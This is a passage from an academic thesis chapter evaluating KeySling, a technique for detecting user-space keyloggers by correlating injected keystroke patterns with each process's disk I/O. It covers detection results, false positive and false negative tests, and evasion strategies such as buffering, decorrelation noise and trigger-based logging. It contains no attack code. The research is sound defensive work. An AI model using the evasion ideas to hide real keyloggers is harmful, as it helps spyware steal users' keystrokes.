To demonstrate the viability of our approach and evaluate the proposed detection technique, we implemented a prototype based on the ideas described in this chapter. Our prototype is entirely written in `C#` in 7000 LoC and runs as an unprivileged application for the Windows OS. It also collects simultaneously all the processes' I/O patterns, thus allowing us to analyze the whole system in a single run. Although the proposed design can easily be extended to other OSes, we explicitly focus on Windows for the significant number of keyloggers available. In the following, we present several experiments to evaluate our approach. The ultimate goal is to understand the effectiveness of our technique and its applicability to realistic settings. For this purpose, we evaluated our prototype against many publicly available keyloggers. We also developed our own keylogger to evaluate the effect of special features or particular conditions more thoroughly. Finally, we collected traces for different realistic PC workloads to evaluate the effectiveness of our approach in real-life scenarios. We ran all of our experiments on PCs with a 2.53Ghz Core 2 Duo processor, 4GB memory, and 7200 rpm SATA II hard drives. Every test was performed under Windows 7 Professional SP1, while the workload traces were gathered from a number of PCs running several different versions of Windows.

3.4.1 Performance

Since the performance counters are part of the default accounting infrastructure, monitoring the processes' I/O came at negligible cost: for reasonable values of T, i.e., $>$ 100ms, the load imposed on the CPU by the monitoring phase was less than 2%. On the other hand, injecting high keystroke rates introduced additional processing overhead throughout the system.

Experimental results, as depicted in Figure 3.3, show that the overhead grows approximately linearly with the number of keystrokes injected per sample. In particular, the CPU load imposed by our prototype reaches 25% around 15000 keystrokes per sample and 75% around 47000. Note that these values only refer to detection-time overhead. No run-time overhead is imposed by our technique when no detection is in progress.

3.4.2 Keylogger detection

To evaluate the ability to detect real-world keyloggers, we experimented with all the keyloggers from the top monitoring free software list [81], an online repository continuously updated with reviews and latest developments in the area. To carry out the experiments, we manually installed each keylogger, launched our detection system for $N \cdot T$ ms, and recorded the results; we asserted successful detection for PCC ≥ 0.7. In the experiments, we found




Figure 3.3: Impact of the monitor and the injector on the CPU load.

that arbitrary choices of N, T, K_{min}, and K_{max} were possible; the reason is that we observed the same results for several reasonable combinations of the parameters. Following the findings we later discuss, we also selected the RFR algorithm as the pattern generation algorithm for the experiments. More details on how to tune the parameters in the general case are given in Section 3.4.3 and Section 3.4.4.

Keylogger	**Detection**	**Notes**
Refog Keylogger Free 5.4.1	✓	focus-based buffering
Best Free Keylogger 1.1	✓	-
Iwantsoft Free Keylogger 3.0	✓	-
Actual Keylogger 2.3	✓	focus-based buffering
Revealer Keylogger Free 1.4	✓	focus-based buffering
Virtuoza Free Keylogger 2.0	✓	time-based buffering
Quick Keylogger 3.0.031	✓	-
Tesline KidLogger 1.4	✓	-

Table 3.1: Detection results.

Table 3.1 shows the keyloggers used in the evaluation and summarizes the detection results. All the keyloggers were detected within a few seconds without generating any false positives; in particular, no legitimate process scored PCC values ≥ 0.3. *Virtuoza Free Keylogger* required a longer window of observation to be detected; this sample was indeed the only keylogger to store keystrokes in memory and flush out to disk at regular time intervals. Nevertheless, we were still able to collect consistent samples from flush events and report high PCC values.

In a few other cases, keystrokes were kept in memory but flushed out to disk as soon as the keylogger detected a change of focus. This was the case for *Actual Keylogger*, *Revealer Keylogger Free*, and *Refog Keylogger Free.* To deal with this common strategy, our detection system enforces a change of focus every time a sample is injected into the system. Another common strategy was flushing the buffer at either system termination or restart. This was the case for *Quick Free Keylogger*; although we further discuss this type of evasive behaviors in Section 3.5.1, we deal with this strategy by repeatedly signaling a restart command to those processes flagged to survive a system restart, i.e., flagged to start automatically; normal user applications, such as word processors or mail clients, are hence left unaffected. In addition, some of the keyloggers examined included support for encryption and most of them used variable-length encoding to store special keys. As Section 3.4.3 demonstrates, our detection algorithm can deal with these nuisances transparently with no effect on the resulting PCC measured.

Another potential issue arises from keyloggers dumping a fixed-format header on the disk every time a change of focus is detected. The header typically contains the date and the name of the target application. Nonetheless, as we designed our detection system to change focus at every sample, the header is flushed out to disk at each time interval along with all the keystrokes injected. As a result, the output pattern monitored is simply a location transformation of the original, with the shift given by size of the header itself. Thanks to the location invariance property, our detection algorithm is naturally resilient to this transformation, regardless of the particular header size used.

3.4.3 False negatives

In our approach, false negatives may occur when the output pattern of a keylogger scores an unexpectedly low PCC value. To test the robustness of our approach against false negatives, we made several experiments with our own artificial keylogger. Without additional configuration given, the basic version of our keylogger merely logs each keystroke on a text file on the disk.

Our evaluation starts by analyzing the impact of the number of samples N and the time interval T on the final PCC value. For each pattern generation algorithm, we plot the PCC measured with our prototype keylogger which we configured so that no buffering or data transformation was taking place. Figure 3.4a and 3.4b depict our findings with $K_{min} = 1$ and $K_{max} = 1000$. We observe that when the keylogger logs each keystroke without introducing delay or additional noise, the number of samples N does not affect the PCC value. This behavior should not suggest that N has no effect on the production of false negatives. When noise in the output stream is to be expected, higher values of N are indeed desirable to produce more stable PCC values and avoid potential false negatives. Obviously, we did not encounter this issue with the basic version of our prototype keylogger.





Figure 3.4: Impact of N, T, and K_{min} on the PCC.


In contrast, Figure 3.4b shows that the PCC is sensitive to low values of the time interval T. The effect observed is due to the inability of the system to absorb all the injected keystrokes for time intervals shorter than 450ms. Figure 3.4c, in turn, shows the impact of K_{min} on the PCC (with K_{max} still constant). The results confirm our observations in Section 3.3.4, i.e., that patterns characterized by a low variance hinder the PCC, and thus a high variability in the injection pattern is desirable.

We now analyze the impact of the maximum number of keystrokes per time interval K_{max}. High K_{max} values are expected to increase the level of variability, reduce the amount of noise, and induce a more distinct distribution in the output stream of the keylogger. The keystroke rate, however, is clearly bound by the length of the time interval T. Figure 3.5b depicts the PCC measured with our prototype keylogger for $N = 30$, $K_{min} = 1$, and RND pattern generation algorithm. The figure reports very high PCC values for $K_{max} < 20480$ and $T = 1000$ms. This behavior reflects the inability of the system to absorb more than $K_{max} \approx 20480$ in the given time interval. Increasing T is, however, sufficient to allow higher K_{max} values without significantly impacting the PCC. For example, with $T = 3500$ms we can double K_{max} without sensibly degrading the final PCC value.

In a more advanced version of our keylogger, we also simulated the effect of



(a): Impact of buffering the output.



(b): Impact of K_{max} and T on the PCC.

Figure 3.5: Impact of different factors on the PCC.

several possible input-output transformations. First, we experimented with a keylogger using a nontrivial fixed-length encoding for keystrokes. Figure 3.6a depicts the results for different values of padding p with $N = 30$, $K_{min} = 1$, and $K_{max} = 1024$. A value of $p = 1024$ simulates a keylogger writing 1024 bytes on the disk for each eavesdropped keystroke. As discussed in Section 3.3.4, the PCC should be unaffected in this case and presumably exhibit a constant behavior. The figure confirms this intuition, but shows the PCC decreasing linearly after $p \approx 10000$ bytes. This behavior is due to the limited I/O throughput that can be achieved within a single time interval. We previously encountered similar problems when choosing suitable values for K_{max}. Note that in this scenario both K_{min} and K_{max} are affected by the padding introduced, thus yielding a more significant impact on the PCC.

Let us now consider the case of a keylogger logging an additional random number of characters $r \in [0; r_{max}]$ each time a keystroke is eavesdropped. This evaluates the impact of several conditions. First, the experiment simulates a keylogger randomly dropping keystrokes with a certain probability. Second, it simulates a keylogger encoding a number of keystrokes with special sequences, e.g. `CTRL` logged as `[Ctrl]`. Finally, this is useful to investigate the impact of a keylogger performing variable-length encryption or other variable-length transformations such as data compression. In the latter scenario, different keystroke scancodes may be encoded with strings of different length. This source of non-linearity has potential to break the correlation and thus hinder detection. However, since we control the injection pattern, we can make each keystroke scancode equiprobable, thus forcing any content-dependent transformation to encode each keystroke with a data string of comparable size. The result is that each of these transformations can be always approximated by a linear transformation with constant scaling.

To generate r we considered different probability distributions: uniform, poisson, gaussian, and exponential. For each distribution we repeated the




Figure 3.6: Impact of different classes of noise on the PCC.

experiment increasing the value of a characteristic parameter (reported on the x-axis). Results are depicted in Figure 3.6b. As observed in Figure 3.6a, the PCC only drops at saturation, i.e., when the average number of keystrokes written to the disk is around 10000 bytes. The figure also shows that choosing either a uniform or gaussian distribution results in more stable PCC values. These distributions, unlike the poisson and exponential, do not preclude low-valued samples, and are thus less likely to saturate the system in a particular configuration. Again, as Figure 3.5b suggested, obtaining more stable values for the PCC is still possible if we increase the time interval T. If the number of samples N is however kept constant, the user shall expect a proportionally longer detection time.

We conclude our analysis by verifying the impact of a keylogger buffering the eavesdropped data before leaking it to the disk. Although we have not found many real-world examples of this behavior in our evaluation, our technique can still handle this class of keyloggers correctly for reasonable buffer sizes. Figure 3.5a depicts our detection results against a keylogger buffering its output through a fixed-size buffer. The figure shows the impact of several possible choices of the buffer size on the final PCC value. We can observe the pivotal role of K_{max} in successfully asserting detection. For example, increasing K_{max} to 10240 is necessary to achieve sufficiently high PCC values for the largest buffer size proposed. This experiment demonstrates once again that the key to detection is inducing the pattern to distinctly emerge in the output distribution, a feat that can be easily obtained by choosing a highly-variable injection pattern with low values for K_{min} and high values for K_{max}. We believe these results are encouraging to acknowledge the robustness of our detection technique against false negatives, even in presence of complex data transformations.

3.4.4 False positives


In our approach, false positives may occur when the output pattern of some benign process accidentally scores a significant PCC value. If the value happens to be greater than the selected threshold, a false detection is flagged. This section evaluates our prototype keylogger to investigate the likelihood of this scenario in practice.

To generate representative synthetic workloads for the PC user, we adopted the widely-used SYSmark 2004 SE suite [6]. The suite leverages common Windows interactive applications to generate realistic workloads that mimic common user scenarios with input and think time. In its 2004 SE version, SYSmark supports two workload scenarios: Internet Content Creation (Internet workload from now on), and Office Productivity (Office workload from now on). In addition to the workload scenarios supported by SYSmark, we also experimented with another workload simulating an idle Windows system with common user applications running in the background, and no input allowed by the user. In the Idle workload scenario, we allow no user input and focus on the I/O behavior of a number of typical background processes. The set of user programs used in each workload scenario is represented in Table 3.2.


	SYSmark 2004	
Idle Workload	**Internet Workload**	**Office Workload**
Skype 4.1	Adobe After Effects 5.5	Acrobat 5.0.5
Pidgin 2.6.3	Abode Photoshop 7.01	Microsoft Access 2002
Dropbox 0.6.556	Adobe Premiere 6.5	Microsoft Excel 2002
Firefox 3.5.7	3DS Max 5.1	Microsoft Internet Explorer 6
Google Chrome 5.0.307	Dreamweaver MX	Microsoft Outlook 2002
Antivir Personal 9.0	Flash MX	Microsoft PowerPoint 2002
Comodo Firewall 3.13	Windows Media Encoder 9	Microsoft Word 2002
VideoLAN 1.0.5	McAfee VirusScan 7.0	McAfee VirusScan 7.0
	WinZip 8.1	Dragon Naturally Speaking 6
		WinZip 8.1

Table 3.2: User programs in the considered workload scenarios.

For each scenario, we repeatedly reproduced the synthetic workloads on a number of different machines and collected I/O traces of all the running processes for several possible sampling intervals T. Each trace was stored as a set of output patterns and broken down into k consecutive chunks of N samples. Every experiment was repeated over $k/2$ rounds, once for each pair of consecutive chunks. At each round, the output patterns from the first chunk were used to train our workload-aware pattern generation algorithm, while the second chunk was used for testing. In the testing phase, we measured the maximum PCC between every generated input pattern of length N and every



(a): Impact of N on the PCC.



(b): Impact of T on the PCC.

Figure 3.7: Impact of N and T on the PCC measured with our prototype keylogger against different workloads.

output pattern in the testing set. At the end of each experiment, we averaged all the results. We also tested all the workload-agnostic pattern generation algorithms introduced earlier, in which case we just relied on an instrumented version of our prototype to measure the maximum PCC in all the depicted scenarios for all the k chunks.

We start with an analysis of the pattern length N, evaluating its effect with $T = 1000$ms. Similar results can be obtained with other values of T. Figure 3.7 (top row) depicts the results of the experiments for the Idle, Internet, and Office workload. The behavior observed is very similar in all the workload scenarios examined. The only noticeable difference is that the Office workload presents a slightly more unstable PCC distribution. This is probably due to the more irregular I/O workload monitored. As shown in the figures, the maximum PCC value decreases exponentially as N increases.

This confirms the intuition that for small N, the PCC may yield unstable and inaccurate results, possibly assigning very high correlation values to regular system processes. Fortunately, the maximum PCC decreases very rapidly and, for example, for $N > 30$, its value is constantly below 0.35. As far as the pattern generation algorithms are concerned, they all behave very similarly. Notably, RFR yields the most stable PCC distribution. This is especially evident for the Office workload. In addition, our workload-aware algorithm WLD does not perform significantly better than any other workload-agnostic pattern generation algorithm. This suggests that the output pattern of a process at any given time is not in general a good predictor of the output pattern that will be monitored next. This observation reflects the low level of predictability in the I/O behavior of a process.

From the same figures we can observe the effect of the parameter T on input patterns generated by the IMP algorithm (with $N = 50$). For small values of T, IMP outperforms all the other algorithms by producing extremely anomalous I/O patterns in any workload scenario. As T increases, the irregularity becomes less evident and IMP matches the behavior of the other algorithms more closely. In general, for reasonable values of T, all the pattern generation algorithms reveal a constant PCC distribution. This confirms the property of self-similarity of the I/O traffic [37]. As expected, the PCC measured is generally independent of the time interval T. Notably, RFR and WLD reveal a more steady distribution of the PCC. This is due to the use of a fixed range of values in both algorithms, and confirms the intuition that more variability in the input pattern leads to more accurate results.

For very small values of T, we note that WLD performs significantly better than the average. This is a hint that predicting the I/O behavior of a generic process in a fairly accurate way is only realistic for small windows of observation. In all the other cases, we believe that the complexity of implementing a workload-aware algorithm largely outweighs its benefits. In our analysis, we found that similar PCC distributions can be obtained with very different types of workload, suggesting that it is possible to select the same threshold for many different settings. For reasonable values of N and T, we found that a threshold of ≈ 0.5 is usually sufficient to rule out the possibility of false positives, while being able to detect most keyloggers effectively. In addition, the use of a stable pattern generation algorithm like RFR could also help minimize the level of unpredictability across many different settings.

3.5 Evasion and Countermeasures

In this section, we speculate on the possible evasion techniques a keylogger may employ once our detection strategy is deployed on real systems.

3.5.1 Aggressive Buffering

A keylogger may rely on some forms of aggressive buffering, for example flushing a very large buffer every time interval t, with t being possibly hours. While our model can potentially address this scenario, the extremely large window of observation required to collect a sufficient number of samples would make the resulting detection technique impractical. It is important to point out that such a limitation stems from the implementation of the technique and not from a design flaw in our detection model. For example, our model could be applied to memory access patterns instead of I/O patterns to make the resulting detection technique immune to aggressive buffering. This strategy, however, would require a heavyweight infrastructure (e.g., virtualized environment) to monitor the memory accesses, thus hindering the benefits of a fully unprivileged solution.

3.5.2 Trigger-based Behavior

A keylogger may trigger the keylogging activity only in face of particular events, for example when the user launches a particular application. Unfortunately, this trigger-based behavior may successfully evade our detection technique. This is not, however, a shortcoming specific to our approach, but rather a more fundamental limitation common to all the existing detection techniques based on dynamic analysis [61]. While we believe that the problem of triggering a specific behavior is orthogonal to our work and already focus of much ongoing research, we point out that the user can still mitigate this threat by periodically reissuing detection runs when necessary (e.g., every time a new particularly sensitive context is accessed). Since our technique can vet all the processes in a single detection run, we believe this strategy can be realistically and effectively used in real-world scenarios.

3.5.3 Discrimination Attacks


Mimicking the user's behavior may expose our approach to keyloggers able to tell artificial and real keystrokes apart. A keylogger may, for instance, ignore any input failing to display known statistical properties—e.g., not akin to the English language—. However, since we control the input pattern, we can carefully generate keystroke scancode sequences displaying the same statistical properties (e.g., English text) expected by the keylogger; a detection run so-configured would thereby thwart this particular evasion technique. About the case of a keylogger ignoring keystrokes when detecting a high (nonhuman) injection rate. This strategy, however, would make the keylogger prone to denial of service: a system persistently generating and exfiltrating bogus keystrokes would induce this type of keylogger to permanently disable the keylogging activity. As Chapter 4 will show, building such a system is feasible in practice (with reasonable overhead) using standard operating system facilities.

3.5.4 Decorrelation Attacks


Decorrelation attacks attempt at breaking the correlation metric our approach relies on. Since of all the attacks this is specifically tailored to thwarting our technique, we hereby propose a heuristic intended to vet the system in case of negative detection results. This is the case, for instance, of a keylogger trying to generate I/O noise in the background and lowering the correlation that is bound to exist between the pattern of keystrokes injected I and its own output pattern O. In the attacker's ideal case, this translates to $PCC(I, O) \approx 0$. To approximate this result in the general case, however, the attacker must adapt its disguisement strategy to the pattern generation algorithm in use, i.e., when switching to a new injection $I' \neq I$, the output stream of the keylogger should reflect a new distribution $O' \neq O$. The attacker could, for example, enforce this property by adapting the noise generation to some input distribution-specific variable (e.g., the current keystroke rate). Failure to do so will result in random noise uncorrelated with the injection, a scenario which is already handled by our PCC-based detection technique, as demonstrated earlier. At the same time, we expect any legitimate process to maintain a sufficiently stable I/O behavior regardless of the particular injection chosen.

Leveraging this intuition, we now introduce a two-step heuristic which flags a process as legitimate only when a change in the input pattern generation algorithm does not translate to a change in the I/O behavior of the process. Detection is flagged otherwise. In the first step, we adopt a non-random pattern generation algorithm (e.g., SIN) to monitor all the running processes for $N \cdot T$ seconds. This allows us to collect a number of characteristic output patterns O_i. In the second step, we adopt the RND pattern generation algorithm and monitor the system again for $N \cdot T$ seconds. Each output pattern O'_i obtained is tested for similarity against the corresponding pattern O_i monitored in the first step. At the end of this phase, a process i is flagged as detected only when the similarity computed fails to exceed a certain threshold. To compare the output patterns we adopt the *Dynamic Time Warping* (DTW) algorithm as a distance metric [80]. This technique, often used to compare two different time series, warps sequences in the time dimension to determine a measure of similarity independent of non-linear variations in the time dimensions.

To evaluate our heuristic, we implemented two different keyloggers attempting to evade our detection technique. The first one, *K-EXP*, uses a parallel thread to write a random amount of bytes which increases exponentially with the number of keystrokes already logged to the disk. Since the



(a): Impact of N on the DTW.



(b): Impact of T on the DTW.

Figure 3.8: Impact of N and T on the DTW.

transformation is nonlinear, we expect heavily perturbed PCC values. The second one, *K-PERF*, uses a parallel thread to simulate a single fixed-rate byte stream being written to the disk. In this scenario, the amount of random bytes written to the disk is dynamically adjusted basing on the keystroke rate eavesdropped. This is arguably one of the most effective countermeasures a keylogger may attempt to employ.

Figure 3.8 depicts the DTW computed by our two-step heuristic for different processes and increasing values of N and T. We can observe that our artificial keyloggers both score very high DTW values with the pattern generation algorithms adopted in the two steps (i.e., SIN and RND). The reason why *K-PERF* is also easily detected is that even small variations produced by continuously adjusting the output pattern introduce some amount of variability which is correlated with the input pattern. This behavior immediately translates to non negligible DTW values. Note that the attacker may attempt to decrease the amount variability by using a periodically-flushed buffer to shape the observed output distribution. A possible way to address this type of attack is to apply our detection model to memory access patterns, a strategy we investigate in Chapter 5. The intuition is that memory access patterns can be used to infer the keylogging behavior directly from the memory activity, making the resulting detection technique independent of the particular flushing strategy adopted by the keylogger. In the figure we can also observe that all the legitimate processes analyzed score very low DTW values. This result confirms that their I/O behavior is completely uncorrelated with the input pattern chosen for injection. We observed similar results for other settings and applications; we omit results for brevity. Finally, Figure 3.8 shows also that our artificial keyloggers both score increasingly higher DTW values for larger number of samples N. We previously observed similar behavior for the PCC, for which more stable results could be obtained for increasing values of N. The conclusion is that analyzing a sufficiently large number of samples is crucial to obtain accurate results when estimating the similarity between different distributions. Increasing the time interval T, on the other hand, does not affect the DTW values of our artificial keyloggers.

3.6 Related Work

Different works deal with the detection of keyloggers. The simplest approach is to rely on signatures, i.e. fingerprints of a compiled executable. Many commercial anti-malware [57; 90; 41] adopt this strategy as first detection routine; even if augmented by some heuristics to detect 0-day samples, Christodorescu and Jha [15] show that code obfuscation is a sound strategy to elude detection. In the case of user-space keyloggers we do not even need to obfuscate the code. The complexity of these keyloggers is so low that little modifications to the source code are trivial. While ours is the first technique to solely rely on unprivileged mechanisms, several approaches have been recently proposed to detect privacy-breaching malware, including keyloggers.

One popular technique that deals with malware in general is taint analysis. It basically tries to track how the data is accessed by different processes by tracking the propagation of the tainted data. However, Slowinska and Bos [86] show how this technique is prone to a plethora of false positives if applied to privacy-breaching software. Moreover, Cavallaro et al. [12], show that the process of designing a malware to elude taint analysis is a practical task. Furthermore, all these approaches require a privileged execution environment and thus are not applicable to our setting. A black-box approach to detect malicious behaviors has been recently introduced by Sekar in [82]. The approach, tailored to web applications, is able to block a broad range of injection attacks by comparing the application's input and output. However, like all the qualitative approaches, privileged rights are required to inspect the input and the output of an application. Our approach is rather similar, but it only relies on quantitative measurements—we measure the amount of bytes an application writes, not their content—thus able to run in an unprivileged execution environment. Another approach aiming at profiling malware samples while also discarding any information on their internals is proposed by Cozzie et al. [19]. Rather than profiling the compiled executable, a sample is classified based on the data structures used upon execution. Unfortunately, as discussed before in Section 2.2, keyloggers are so simple to implement that a stripped-down version can be implemented with no data structures at all.

Behavior-based spyware detection has been first introduced by Kirda et al. in [45]. Their approach is tailored to malicious Internet Explorer loadable modules. In particular, modules monitoring the user's activity and disclosing private data to third parties are flagged as spyware. Their analysis models malicious behavior in terms of API calls invoked in response to browser events.

Unfortunately, the same model, if ported to system-level analysis, would consider as *monitoring* APIs all those that are commonly used by legitimate programs. Their approach is therefore prone to false positives, which can only be mitigated with continuously updated whitelists. Another approach that relies on the specific behavior of a restricted class of malware is proposed by Borders et al. in [9]. They tackle the problem of malware mimicking legitimate network activity in order to blend in, and subsequently avoid detection. The proposed approach injects crafted user activity where the resulting traffic is also known. Whether the network traffic deviates from the expected one, an alert is then raised. Their approach is however heavily prone to both false positives and false negatives. False positives are due to background processes, and are mitigated by a white-list. A white-list is however effective only if constantly and promptly updated, a task that would moreover require a trusted authority. Our approach does not share the same limitation. Instead we record and analyze the behavior of common and certified workloads (see Section 3.4.4); results shows that our definition of malicious behavior is never shared by benign processes. Furthermore, false negatives are not explicitly analyzed; they however discuss the inter-related problem of generating close-to-real user activity. It is easy to see that a keylogger aware of the generated activity could easily discard it and thus evade detection. Our approach instead does not require close-to-human user activity and, as showed in Section 3.4.3, can easily leverage randomly generated keystroke patterns.

Other keylogger-specific approaches suggested detecting the use of well-known keystroke interception APIs. Aslam et al. [3] propose binary static analysis to locate the intended API calls. Unfortunately, all these calls are also used by legitimate applications (e.g., shortcut managers) and this approach is again prone to false positives. Xu et al. [105] push this technique further, specifically targeting Windows-based operating systems. They rely on the very same hooks used by keyloggers to alter the message type from `WM_KEYDOWN` to `WM_CHAR`. A keylogger aware of this countermeasure, however, can easily evade detection by also switching to the new message type or periodically registering a new hook to obtain higher priority in the hook chain.

Closer to our approach is the solution proposed by Al-Hammadi and Aickelin in [1]. Their strategy is to model the keylogging behavior in terms of the number of API calls issued in the window of observation. To be more precise, they observe the frequency of API calls invoked to (i) intercept keystrokes, (ii) writing to a file, and (iii) sending bytes over the network. A keylogger is detected when two of these frequencies are found to be highly correlated. Since no bogus events are issued to the system (no injection of crafted input), the correlation may not be as strong as expected. The resulting value would be even more impaired in case of any delay introduced by the keylogger. Moreover, since their analysis is solely focused on a specific bot, it lacks a proper discussion on both false positives and false negatives. In contrast to their approach, our quantitative analysis is performed at the byte granularity and our correlation metric (PCC) is rigorously linear. As shown earlier, linearity makes our technique completely resilient to several common data transformations performed by keyloggers. Our approach is also resilient to keyloggers buffering the collected data. A similar quantitative and privileged technique is sketched by Han et al. [35]. Unlike the solution presented in [1], their technique does include an injection phase. Their detection strategy, however, still models the keylogging behavior in terms of API calls. In practice, the assumption that a certain number of keystrokes results in a predictable number of API calls is fragile and heavily implementation-dependent. In contrast, our byte-level analysis relies on finer grained measurements and can identify all the information required for the detection in a fully unprivileged way.

Complementary to our work, recent approaches have proposed automatic identification of trigger-based behavior, which can potentially thwart any detection technique based on dynamic analysis. In particular, in [61; 11] the authors propose a combination of concrete and symbolic execution. Their strategy aims to explore all the possible execution paths that a malware sample can possibly exhibit during execution. As the authors in [61] admit, however, automating the detection of trigger-based behavior is an extremely challenging task which requires advanced privileged tools. The problem is also undecidable in the general case. In conclusion, Florêncio and Herley [28] suggest the possibility of ignoring whether a keylogger is installed by simply instructing the user to intersperse some random text among the private and real information (the random text intended to be typed on a second and dummy application). Unfortunately, the time-stamps assigned to each keystroke would allow a keylogger to easily distinguish which keystrokes are intended to reach the real application and which the dummy one.

3.7 Conclusions

This chapter presented KeySling, an unprivileged black-box approach for accurate detection of the most common keyloggers, i.e., user-space keyloggers. We modeled the behavior of a keylogger by correlating the input (i.e., the keystrokes) with the output (i.e., the I/O patterns produced by the keylogger). In addition, we augmented our model with the ability to artificially inject carefully crafted keystroke patterns, and discussed the problem of choosing the best input pattern to improve our detection rate. We successfully evaluated our prototype system against the most common free keyloggers [81], with no false positives and no false negatives reported. The possible attacks to our detection technique, discussed at length in Section 3.5, are countered by the ease of deployment of our technique.

4 Unprivileged Toleration of Keyloggers via Keystrokes Hiding

4.1 Introduction

